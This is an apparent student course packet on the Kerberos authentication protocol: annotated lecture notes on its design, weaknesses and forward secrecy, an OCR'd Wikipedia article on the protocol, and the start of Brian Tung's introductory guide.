So if someone knows your old password

Could get $K_{c,s}$

Could find g^x, g^y

But can't find g^{xy}

↳ Forward secrecy

So this is great in a lot of contexts

SSL uses

Server should forget y after disconnect

Changes keys every so often

How well does it scale?

Can have many replicas

But if disconnect a slave

Could still use old passwd

Now instead → <u>incremental propagation</u>

Is also a version # in the db

Could put in k_s, k_s'

Send both in tickets for some time

Accept both for the tickets' lifetime

Its hard to secure server

- must be no bugs in kerberos
- or openSSL/OS
- or physically

This is a pretty big assumption

Web Browsers use Certs instead

- No 1 single server

Why must we trust?

Single entity allows name: key binding

Allows a key to be tied to name

Must use some trusted party!

- even SSL w/ its cert authorities

If carefully chose name

ie name = public key

Can avoid this mapping

L6 9/24

```
Kerberos
========

Administrivia.
  Additional office hours: M 1-3.
  Quiz 1 re-scheduled, check the web page for details.

Kerberos setting:
  Distributed architecture, evolved from a single time-sharing system.
  Many servers providing services: remote login, mail, printing, file server.
  Many workstations, some are public, some are private.
  Each user logs into their own workstation.
  Adversary may have his/her own workstation too.
  Goal: allow users to access services, by authenticating to servers.
  Other user information distributed via Hesiod, LDAP, or some other directory.

What's the trust model?
  All users, clients, servers trust the Kerberos server.
  No apriori trust between any other pairs of machines.
  Network is not trusted.
  User trusts the local machine.

Kerberos architecture:
  Central Kerberos server, trusted by all parties (or at least all at MIT).
  Users, servers have a private key shared between them and Kerberos.
  Kerberos server keeps track of everyone's private key.
  Kerberos uses keys to achieve mutual authentication between client, server.
    Terminology: user, client, server.
    Client and server know each other's names.
    Client is convinced it's talking to server and vice-versa.

Basic Kerberos constructs from the paper:
  Ticket, T_{c,s} = { s, c, addr, timestamp, life, K_{c,s} }
    [ usually encrypted w/ K_s ]
  Authenticator, A_c = { c, addr, timestamp }
    [ usually encrypted w/ K_{c,s} ]

Kerberos protocol mechanics.
  Two interfaces to the Kerberos database: "Kerberos" and "TGS" protocols.
  Quite similar; few differences:
    In Kerberos protocol, can specify any c, s; client must know K_c.
    In TGS protocol, client's name is implicit (from ticket).
    Client just needs to know K_{c,tgs} to decrypt response (not K_c).
  Where does the client machine get K_c in the first place?
    For users, derived from a password using, effectively, a hash function.
  Why do we need these two protocols?  Why not just use "Kerberos" protocol?
    Client machine can forget user password after it gets TGS ticket.
    Can we just store K_c and forget the user password?  Password-equivalent.

Naming.
  Critical to Kerberos: mapping between keys and principal names.
  Each principal name consists of ( name, instance, realm )
    Typically written name.instance@realm
  What entities have principals?
    Users: name is username, instance for special privileges (by convention).
    Servers: name is service name, instance is server's hostname.
    TGS: name is 'krbtgt', instance is realm name.
  Where are these names used / where do the names matter?
    Users remember their user name.
    Servers perform access control based on principal name.
    Clients choose a principal they expect to be talking to.
      Similar to browsers expecting specific certificate name for HTTPS
  When can a name be reused?
    For user names: ensure no ACL contains that name, difficult.
    For servers (assuming not on any ACL): ensure users forget server name.
    Must change the key, to ensure old tickets not valid for new server.

Getting the initial ticket.
  "Kerberos" protocol:
    Client sends pair of principal names (c, s), where s is typically tgs.
    Server responds with { K_{c,s}, { T_{c,s} }_{K_s} }_{K_c}
  How does the Kerberos server authenticate the client?
    Doesn't need to -- willing to respond to any request.
  How does the client authenticate the Kerberos server?
    Decrypt the response and check if the ticket looks valid.
    Only the Kerberos server would know K_c.
  In what ways is this better/worse than sending password to server?
    Password doesn't get sent over network, but easier to brute-force.
  Why is the key included twice in the response from Kerberos/TGS server?
    K_{c,s} in response gives the client access to this shared key.
    K_{c,s} in the ticket should convince server the key is legitimate.

General weakness: Kerberos 4 assumed encryption provides message integrity.
  There were some attacks where adversary can tamper with ciphertext.
  No explicit MAC means that no well-defined way to detect tampering.
  One-off solutions: kprop protocol included checksum, hard to match.

General weakness: DES hard-coded into the design, packet format.
  Difficult to switch to another cryptosystem when DES became too weak.
  Cheap to break DES these days ($200 via https://www.cloudcracker.com/).

Authenticating to a server.
  "TGS" protocol:
    Client sends ( s, {T_{c,tgs}}_{K_tgs}, {A_c}_{K_{c,tgs}} )
    Server replies with { K_{c,s}, { T_{c,s} }_{K_s} }_{K_{c,tgs}}
  How does a server authenticate a client based on the ticket?
    Decrypt ticket using server's key.
    Decrypt authenticator using K_{c,s}.
    Only Kerberos server could have generated ticket (knew K_s).
    Only client could have generated authenticator (knew K_{c,s}).
  Why does the ticket include c?  s?  addr?  life?
    Server can extract client's principal name from ticket.
    Addr tries to prevent stolen ticket from being used on another machine.
    Lifetime similarly tries to limit damage from stolen ticket.
  How does a network protocol use Kerberos?
    Encrypt/authenticate all messages with K_{c,s}
    Mail server commands, documents sent to printer, shell I/O, ..
    E.g., "DELETE 5" in a mail server protocol.
  Why does a client need to send an authenticator, in addition to the ticket?
    Prove to the server that an adversary is not replaying an old message.
    Server must keep last few authenticators in memory, to detect replays.
  How does Kerberos use time?  What happens if the clock is wrong?
    Prevent stolen tickets from being used forever.
    Bound size of replay cache.
    If clock is wrong, adversary can use old tickets or replay messages.
  How does client authenticate server?  Why would it matter?
    Connecting to file server: want to know you're getting legitimate files.
    Solution: send back { timestamp + 1 }_{K_{c,s}}.
  Problem: same key, K_{c,s}, used for many things
    Adversary can substitute any msg encrypted with K_{c,s} for any other.
    Example: messages across multiple sessions.
      Authenticator does not attest to K_{c,s} being fresh!
      Adversary can splice fresh authenticator with old message
      Kerberos v5 uses fresh session key each time, sent in authenticator
    Example: messages in different directions
```

```
      Kerberos v4 included a direction flag in packets (c->s or s->c)
      Kerberos v5 used separate keys: K_{c->s}, K_{s->c}
  What if users connects to wrong server (analogue of MITM / phishing attack)?
    Worst case: server learns client's principal name.
    Server does not get ticket or K_c, cannot impersonate user to others.

Authenticating to a Unix system.
  No Kerberos protocol involved when accessing local files, processes.
  If logging in using Kerberos, user must have presented legitimate ticket.
  What if user logs in using username/password (locally or via SSH using pw)?
    User knows whether the password he/she supplied is legitimate.
    Server has no idea.
  Potential attack on a server:
    User connects via SSH, types in username, password.
    Create legitimate-looking Kerberos response, encrypted with password.
    Server has no way to tell if this response is really legitimate.
  Solution (if server keeps state): server needs its own principal, key.
    First obtain user's TGS, using the user's username and password.
    Then use TGS to obtain a ticket for server's principal.
    If user faked the Kerberos server, the second ticket will not match.

Using Kerberos in an application.
  Paper suggests using special functions to seal messages, 3 security levels.
  Requires moderate changes to an application.
    Good for flexibility, performance.
    Bad for ease of adoption.
    Hard for developers to understand subtle security guarantees.
  Perhaps a better abstraction: secure channel (SSL/TLS).

Password-changing service (administrative interface).
  How does the Kerberos protocol ensure that client knows password?  Why?
    Special flag in ticket indicates which interface was used to obtain it.
    Password-changing service only accepts tickets obtained by using K_c.
    Ensure that client knows old password, doesn't just have the ticket.
  How does the client change the user's password?
    Connect to password-changing service, send new password to server.

Replication.
  One master server (supports password changes), zero or more slaves.
  All servers can issue tickets, only master can change keys.
  Why this split?
    Only one master ensures consistency: cannot have conflicting changes.
  Master periodically updates the slaves (when paper was written, ~once/hour).
    More recent impls have incremental propagation: lower latency (but not 0).
  How scalable is this?
    Symmetric crypto (DES, AES) is fast -- O(100MB/sec) on current hardware.
    Tickets are small, O(100 bytes), so can support 1M tickets/second.
    Easy to scale by adding slaves.
  Potential problem: password changes take a while to propagate.
  Adversary can still use a stolen password for a while after user changes it.

Security of the Kerberos database.
  Master and slave servers are highly sensitive in this design.
  Compromised master/slave server means all passwords/keys have to change.
  Must be physically secure, no bugs in Kerberos server software,
    no bugs in any other network service on server machines, etc.
  Can we do better?  SSL CA infrastructure slightly better, but not much.
    Will look at it in more detail when we talk about browser security / HTTPS.
  Most centralized authentication systems suffer from such problems.
    .. & globally-unique freeform names require some trusted mapping authority.

Why didn't Kerberos use public key crypto?
  Too slow at the time.
```

```
    Export restrictions.

  Network attacks.
    Offline password guessing attacks on Kerberos server.
      Kerberos v5 prevents clients from requesting ticket for any principal.
      Must include { timestamp }_{K_c} along with request, proves know K_c.
      Still vulnerable to password guessing by network sniffer at that time.
      Better alternatives are available: SRP, PAKE.
    What can adversary do with a stolen ticket?
    What can adversary do with a stolen K_c?
    What can adversary do with a stolen K_s?
      Remember: two parties share each key (and rely on it) in Kerberos!
    What happens after a password change if K_c is compromised?
      Can decrypt all subsequent exchanges, starting with initial ticket
      Can even decrypt password change requests, getting the new password!
    What if adversary figures out your old password sometime later?
      If the adversary saved old packets, can decrypt everything.
      Can similarly obtain current password.

  Forward secrecy (avoiding the password-change problem).
    Abstract problem: establish a shared secret between two parties.
    Kerberos approach: someone picks the secret, encrypts it, and sends it.
    Weakness: if the encryption key is stolen, can get the secret later.
    Diffie-Hellman key exchange protocol:
      Two parties pick their own parts of a secret.
      Send messages to each other.
      Messages do not have to be secret, just authenticated (no tampering).
      Two parties use each other's messages to reconstruct shared key.
      Adversary cannot reconstruct key by watching network messages.
    Diffie-Hellman details:
      Prime p, generator g mod p.
      Alice and Bob each pick a random, secret exponent (a and b).
      Alice and Bob send (g^a mod p) and (g^b mod p) to each other.
      Each party computes (g^(ab) mod p) = (g^a^b mod p) = (g^b^a mod p).
      Use (g^(ab) mod p) as secret key.
      Assume discrete log (recovering a from (g^a mod p)) is hard.

  Cross-realm in Kerberos.
    Shared keys between realms.
    Kerberos v4 only supported pairwise cross-realm (no transiting).

  What doesn't Kerberos address?
    Client, server, or KDC machine can be compromised.
    Access control or groups (up to service to implement that).
    Microsoft "extended" Kerberos to support groups.
      Effectively the user's list of groups was included in ticket.
    Proxy problem: still no great solution in Kerberos, but ssh-agent is nice.
    Workstation security (can trojan login, and did happen in practice).
      Smartcard-based approach hasn't taken off.
      Two-step authentication (time-based OTP) used by Google Authenticator.
      Shared desktop systems not so prevalent: everyone has own phone, laptop, ..

  Follow-ons.
    Kerberos v5 fixes many problems in v4 (some mentioned), used widely (MS AD).
    OpenID is a similar-looking protocol for authentication in web applications.
      Similar messages are passed around via HTTP requests.
```

Kerberos (protocol)

Read 10/22 opt

From Wikipedia, the free encyclopedia

Stable release	krb5-1.10.3 / 8 August 2012
Website	web.mit.edu/kerberos/ (http://web.mit.edu/kerberos/)

Kerberos (🔊 /ˈkɛərbərəs/) is a computer network authentication protocol which works on the basis of "tickets" to allow nodes communicating over a non-secure network to prove their identity to one another in a secure manner. Its designers aimed primarily at a client–server model, and it provides mutual authentication—both the user and the server verify each other's identity. Kerberos protocol messages are protected against eavesdropping and replay attacks. Kerberos builds on symmetric key cryptography and requires a trusted third party, and optionally may use public-key cryptography by utilizing asymmetric key cryptography during certain phases of authentication.[1] Kerberos uses port 88 by default.

'i before asymetric crypto'

Contents

History and development

MIT developed Kerberos to protect network services provided by Project Athena. The protocol was named after the character *Kerberos* (or *Cerberus*) from Greek mythology which was a monstrous three-headed guard dog of Hades. Several versions of the protocol exist; versions 1–3 occurred only internally at MIT.

Steve Miller and Clifford Neuman, the primary designers of Kerberos version 4, published that version in the late 1980s, although they had targeted it primarily for Project Athena.

Version 5, designed by John Kohl and Clifford Neuman, appeared as RFC 1510 in 1993 (made obsolete by RFC 4120 in 2005), with the intention of overcoming the limitations and security problems of version 4.

MIT makes an implementation of Kerberos freely available, under copyright permissions similar to those used for BSD. In 2007, MIT formed the Kerberos Consortium to foster continued development. Founding sponsors include vendors such as Oracle, Apple Inc., Google, Microsoft, Centrify Corporation and TeamF1 Inc., and academic institutions such as the Royal Institute of Technology in Sweden, Stanford University, MIT and vendors such as CyberSafe offering commercially supported versions.

Authorities in the United States classified Kerberos as auxiliary military technology and banned its export because it used the DES encryption algorithm (with 56-bit keys). A non-US Kerberos 4 implementation, KTH-KRB developed at the Royal Institute of Technology in Sweden, made the system available outside the US before the US changed its cryptography export regulations (*circa* 2000). The Swedish implementation was based on a limited version called eBones. eBones was based on the exported MIT Bones release (stripped of both the encryption functions and the calls to them) based on version Kerberos 4 patch-level 9.

Windows 2000 and later use Kerberos as their default authentication method. Some Microsoft additions to the Kerberos suite of protocols are documented in RFC 3244 "Microsoft Windows 2000 Kerberos Change Password and Set Password Protocols". RFC 4757 documents Microsoft's use of the RC4 cipher. While Microsoft uses the Kerberos protocol, it does not use the MIT software.

Many UNIX and UNIX-like operating systems, including FreeBSD, Apple's Mac OS X, Red Hat Enterprise Linux, Oracle's Solaris, IBM's AIX, HP's OpenVMS, Univention's Univention Corporate Server and others, include software for Kerberos authentication of users or services. Embedded implementation of the Kerberos V authentication protocol for client agents and network services running on embedded platforms is also available from companies such as TeamF1, Inc.

As of 2005, the IETF Kerberos working group is updating the specifications. Recent updates include:

- Encryption and Checksum Specifications" (RFC 3961).
- Advanced Encryption Standard (AES) Encryption for Kerberos 5 (RFC 3962).
- A new edition of the Kerberos V5 specification "The Kerberos Network Authentication Service (V5)" (RFC 4120). This version obsoletes RFC 1510, clarifies aspects of the protocol and intended use in a more detailed and clearer explanation.
- A new edition of the GSS-API specification "The Kerberos Version 5 Generic Security Service Application Program Interface (GSS-API) Mechanism: Version 2." (RFC 4121).

Protocol

Description


The client authenticates itself to the Authentication Server (AS) which forwards the username to a Key Distribution Center (KDC). The KDC issues a Ticket Granting Ticket (TGT), which is time stamped, encrypts it using the user's password and returns the encrypted result to the user's workstation. This is done infrequently, typically at user logon; the TGT remains valid until it expires, though may be transparently renewed by the user's session manager while they are logged in. "getting new tickets"

When the client needs to communicate with another node ("principal" in Kerberos parlance) it sends the TGT to the Ticket Granting Service (TGS), which usually shares the same host as the KDC. After verifying the TGT is valid and the user is permitted to access the requested service, the TGS issues a Ticket and session keys, which are returned to the client. The client then sends the Ticket to the service server (SS) along with its service request.

The protocol is described in detail below.

User Client-based Logon

1. A user enters a username and password on the client machines.
2. The client performs a one-way function (hash usually) on the entered password, and this becomes the secret key of the client/user.



Kerberos negotiations

Client Authentication

1. The client sends a cleartext message of the user ID to the AS requesting services on behalf of the user. (Note: Neither the secret key nor the password is sent to the AS.) The AS generates the secret key by hashing the password of the user found at the database (e.g. Active Directory in Windows Server).
2. The AS checks to see if the client is in its database. If it is, the AS sends back the following two messages to the client:
   - Message A: *Client/TGS Session Key* encrypted using the secret key of the client/user. ∴ anyone
   - Message B: *Ticket-Granting-Ticket* (which includes the client ID, client network address, ticket validity period, and the *client/TGS session key*) encrypted using the secret key of the TGS. can request
3. Once the client receives messages A and B, it attempts to decrypt message A with the secret key generated from the password entered by the user. If the user entered password does not match the password in the AS database, the client's secret key will be different and thus unable to decrypt message A. With a valid password and secret key the client decrypts message A to obtain the *Client/TGS Session Key*. This session key is used for further communications with the TGS. (Note: The client cannot decrypt Message B, as it is encrypted using TGS's secret key.) At this point, the client has enough information to authenticate itself to the TGS.

why not just hash + send pw? replay?

Client Service Authorization

1. When requesting services, the client sends the following two messages to the TGS:
   - Message C: Composed of the TGT from message B and the ID of the requested service.
   - Message D: Authenticator (which is composed of the client ID and the timestamp), encrypted using the *Client/TGS Session Key*.
2. Upon receiving messages C and D, the TGS retrieves message B out of message C. It decrypts message B using the TGS secret key. This gives it the "client/TGS session key". Using this key, the TGS decrypts message D (Authenticator) and sends the following two messages to the client:
   - Message E: *Client-to-server ticket* (which includes the client ID, client network address, validity period and *Client/Server Session Key*) encrypted using the service's secret key.
   - Message F: *Client/Server Session Key* encrypted with the *Client/TGS Session Key*.

Client Service Request

1. Upon receiving messages E and F from TGS, the client has enough information to authenticate itself to the SS. The client connects to the SS and sends the following two messages:
   - Message E from the previous step (the *client-to-server ticket*, encrypted using service's secret key).
   - Message G: a new Authenticator, which includes the client ID, timestamp and is encrypted using *Client/Server Session Key*.
2. The SS decrypts the ticket using its own secret key to retrieve the *Client/Server Session Key*. Using

a valid protocol --

the sessions key, SS decrypts the Authenticator and sends the following message to the client to confirm its true identity and willingness to serve the client:

- Message H: the timestamp found in client's Authenticator plus 1, encrypted using the *Client/Server Session Key*.

3. The client decrypts the confirmation using the *Client/Server Session Key* and checks whether the timestamp is correctly updated. If so, then the client can trust the server and can start issuing service requests to the server.
4. The server provides the requested services to the client.

Drawbacks and Limitations


- Single point of failure: It requires continuous availability of a central server. When the Kerberos server is down, no one can log in. This can be mitigated by using multiple Kerberos servers and fallback authentication mechanisms.
- Kerberos has strict time requirements, which means the clocks of the involved hosts must be synchronized within configured limits. The tickets have a time availability period and if the host clock is not synchronized with the Kerberos server clock, the authentication will fail. The default configuration per MIT (http://web.mit.edu/Kerberos/krb5-1.5/krb5-1.5.4/doc/krb5-admin/Clock-Skew.html) requires that clock times are no more than five minutes apart. In practice Network Time Protocol daemons are usually used to keep the host clocks synchronized.
- The administration protocol is not standardized and differs between server implementations. Password changes are described in RFC 3244 (http://www.ietf.org/rfc/rfc3244.txt) .
- Since all authentication is controlled by a centralized KDC, compromise of this authentication infrastructure will allow an attacker to impersonate any user.
- Each network service which requires a different host name will need its own set of Kerberos keys. This complicates virtual hosting and clusters.


Related Requests For Comments

- RFC 2712 — Addition of Kerberos Cipher Suites to Transport Layer Security (TLS)
- RFC 4120 — The Kerberos Network Authentication Service (V5)
- RFC 4537 — Kerberos Cryptosystem Negotiation Extension
- RFC 4556 — Public Key Cryptography for Initial Authentication in Kerberos (PKINIT)
- RFC 4752 — The Kerberos V5 (GSSAPI) Simple Authentication and Security Layer (SASL) Mechanism
- RFC 6111 — Additional Kerberos Naming Constraints
- RFC 6112 — Anonymity Support for Kerberos
- RFC 6113 — A Generalized Framework for Kerberos Pre-Authentication
- RFC 6251 — Using Kerberos Version 5 over the Transport Layer Security (TLS) Protocol

See also

- Single sign-on
- Identity management
- SPNEGO
- S/Key
- Secure remote password protocol (SRP)
- Generic Security Services Application Program Interface (GSS-API)


Authentication Server (AS)
auth request
A,B
Client/TGS
TGT
Client
C, D
TGT
authenticator
E, F
Client_to_server ticket
Client/server
Service Server (SS)
E, G
Client_to_server ticket
authenticator
H
time auth


Kerberos
Operation
Authentication Server
Step 1
Ticket Granting Ticket : [client, address, validity, Key$_{(client, TGS)}$]Key$_{(TGS)}$
[Key$_{(client, TGS)}$]Key$_{(client)}$
A
B
Step 2
TGT : service, [client, client address, validity, Key$_{(client, TGS)}$]Key$_{(TGS)}$
Authenticator : [client, timestamp]Key$_{(client, TGS)}$
C
D
Step 3
Ticket $_{(client, service)}$: service, [client, client address, validity, Key$_{(client, service)}$]Key$_{(service)}$
[Key$_{(client, service)}$]Key$_{(client, TGS)}$
E
F
Ticket Granting Server
Client
E
Step 4
Ticket $_{(client, service)}$: service, [client, client address, validity, Key$_{(client, service)}$]Key$_{(service)}$
Authenticator : [client, timestamp]Key$_{(client, service)}$
G
H
Print Server

1) service is the networked resource that the client is trying to access (e.g. Print Server);

2)TGS is the Ticket Granting Server

Copyright ©2005, Saqib Ali
http://www.xml-dev.com

The Moron's Guide to Kerberos, Version 2.0

Brian Tung <brian@isi.edu>

[*Downloaded from <gost.isi.edu/brian/security/kerberos.html>*]

What follows is a brief guide to Kerberos: what it's for, how it works, how to use it. It is not for system administrators who want to know why they can't make the latest release, nor is it for applications programmers who want to know how to use the interface. It certainly isn't for Kerberos hackers. You know who you are.

Read 10/22 opt

What is Kerberos?

Kerberos is an authentication service developed at MIT, under the auspices of Project Athena. Its purpose was and is to allow users and services to *authenticate* themselves to each other. That is, it allows them to demonstrate their identity to each other.

There are, of course, many ways to establish one's identity to a service. The most familiar is the user password. One "logs in" to a server by typing in a user name and password, which ideally only the user (and the server) know. The server is thus convinced that the person attempting to access it really is that user.

Above and beyond the usual problems with passwords (for instance, that most people pick abysmal passwords that can be guessed within a small number of tries), this approach has an additional problem when it's translated to a network: The password must transit that network in the clear--that is, unencrypted. That means that anyone listening in on the network can intercept the password, and use it to impersonate the legitimate user. Distorting the password (for instance, by running a one-way hash over it) does no good; so long as identity is established solely on the basis of what is sent by the user, that information can be used to impersonate that user.

The key innovation underlying Kerberos (and its predecessors) is the notion that the password can be viewed as a special case of a *shared secret*--something that the user and the service hold in common, and which (again ideally) only they know. Establishing identity shouldn't require the user to actually reveal that secret; there ought to be a way to prove that you know the secret without sending it over the network.

And indeed there is. In Kerberos and related protocols, that secret is used as an encryption key. In the simplest case, the user takes something freshly created, like a timestamp (it need not be secret), and encrypts it with the shared secret key. This is then sent on to the service, which decrypts it with the shared key, and recovers the timestamp. If the user used the wrong key, the timestamp won't decrypt properly, and the service can reject the user's authentication attempt. More importantly, in no event does the user or the service reveal the shared key in any message passed over the network.

Of course, Kerberos is more complex than that, but broadly speaking, those complexities are there to do one of two things: to patch some of the problems caused even when using shared secrets in this improved way; and to make use of this shared secret more convenient. In this short tutorial, I'll discuss at a high level how Kerberos works, and why it's designed the way it is.

Incidentally, since one of Kerberos's underlying mechanisms is encryption, it pays to be clear about what kind of encryption we're discussing. Kerberos, as defined in RFC 4120, uses only so-called conventional or symmetric cryptography. In this kind of cryptography, there is only one key, which is shared by the two endpoints. The key is used to encrypt a message, and on the other end, the same key is used to decrypt that message (hence the name, symmetric cryptography).

There is another kind of cryptography, called public-key cryptography, in which there are two keys: a public key, and a private key. The public key, as its name implies, is publicly known and can be used, by anybody, to encrypt a message; to decrypt that message, though, one needs the private key, which is only known by one user, the intended recipient. (One could also encrypt with the private key and decrypt with the public key, and we'll see an example of that below.) Because of the two different keys, public-key cryptography is sometimes known as asymmetric cryptography. Kerberos, by default, does not use public-key cryptography, but RFC 4556, which I co-authored, adds public-key cryptography to the initial authentication phase; I'll say more about this in a bit.

The Basics of Kerberos

Kerberos's fundamental approach is to create a service whose sole purpose is to authenticate. The reason for doing this is that it frees other services from having to maintain their own user account records. The lynchpin to this approach is that both user and service implicitly trust the Kerberos authentication server (AS); the AS thus serves as an introducer for them. In order for this to work, both the user and the service must have a shared secret key registered with the AS; such keys are typically called *long-term keys*, since they last for weeks or months.

